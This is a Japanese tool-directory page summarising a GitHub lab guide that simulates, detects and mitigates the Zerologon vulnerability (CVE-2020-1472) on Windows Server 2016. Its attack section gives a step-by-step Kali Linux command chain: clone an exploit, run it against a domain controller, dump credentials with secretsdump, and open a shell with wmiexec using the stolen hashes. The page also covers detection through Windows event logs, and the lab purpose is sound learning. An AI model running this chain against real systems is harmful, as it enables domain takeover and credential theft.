Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
Zerologon_CVE-2020-1472 — Kali Linux と Impacket ツールを使用して、Windows Server 2016 上の Zerologon 脆弱性 (CVE-2020-1472) をシミュレート、検出、緩和するためのステップバイステップのラボガイド。 | Kitploit
ツール/GitHubGitHub/jolynngsc/zerologon_cve-2020-1472
脆弱性分析エクスプロイトペネトレーションテスト学習と教育ラボと実践
GitHubjolynngsc/zerologon_cve-2020-1472

Zerologon_CVE-2020-1472

Kali Linux と Impacket ツールを使用して、Windows Server 2016 上の Zerologon 脆弱性 (CVE-2020-1472) をシミュレート、検出、緩和するためのステップバイステップのラボガイド。

リポジトリを見る
352年前未レビュー
共有

Zerologon_CVE-2020-1472

目的

この脆弱性調査は、Windows Server 2016 上で Kali Linux を介して Zerologon をシミュレートし、検出および軽減を目的とした制御環境を構築することを目指しました。主な焦点は、脆弱性の侵入テストを実施し、デスクトップのユーザーとしてログインせずにデスクトップを制御できる可能性を示し、同時に脆弱性を検出および軽減することでした。

習得したスキル

  • Windows イベントビューアーに関する高度な理解
  • Kali Linux と Impackets の習熟
  • Zerologon を実行する能力

使用したツール

  • Zerologon コード
  • Windows Server 2016
  • Kali Linux

Zerologon を実装する手順

Kali Linux

  1. sudo su で root ユーザーになる
  2. git clone https://github.com/dirkjanm/CVE-2020-1472
  3. cd /home/kali/impacket/examples/CVE-2020-1472 (ディレクトリは環境に合わせて変更してください)
  4. /cve-2020-1472-exploit.py -n [NETBIOS] -t [IPアドレス]
  5. secretsdump.py -no-pass -just-dc [NETBIOS/ユーザー]$@[IPアドレス]
  6. wmiexec.py [ドメイン/ユーザー@IP] - hashes [ハッシュ]

Screenshot 2023-03-25 at 10 47 33 AM

Zerologon を識別する手順

Windows

重要 セキュリティ機能を無効にする



  1. イベントビューアーを確認する
  2. サーバーマネージャーで、Windows ログ、セキュリティを選択し、イベント ID 4624(ユーザーログオンイベント)を探す Zerologon の兆候
  • ログのサブジェクトが NULL SID という名前であること
  • このログオンには管理者権限も付与されていること Screenshot 2023-02-13 at 10 11 13 PM
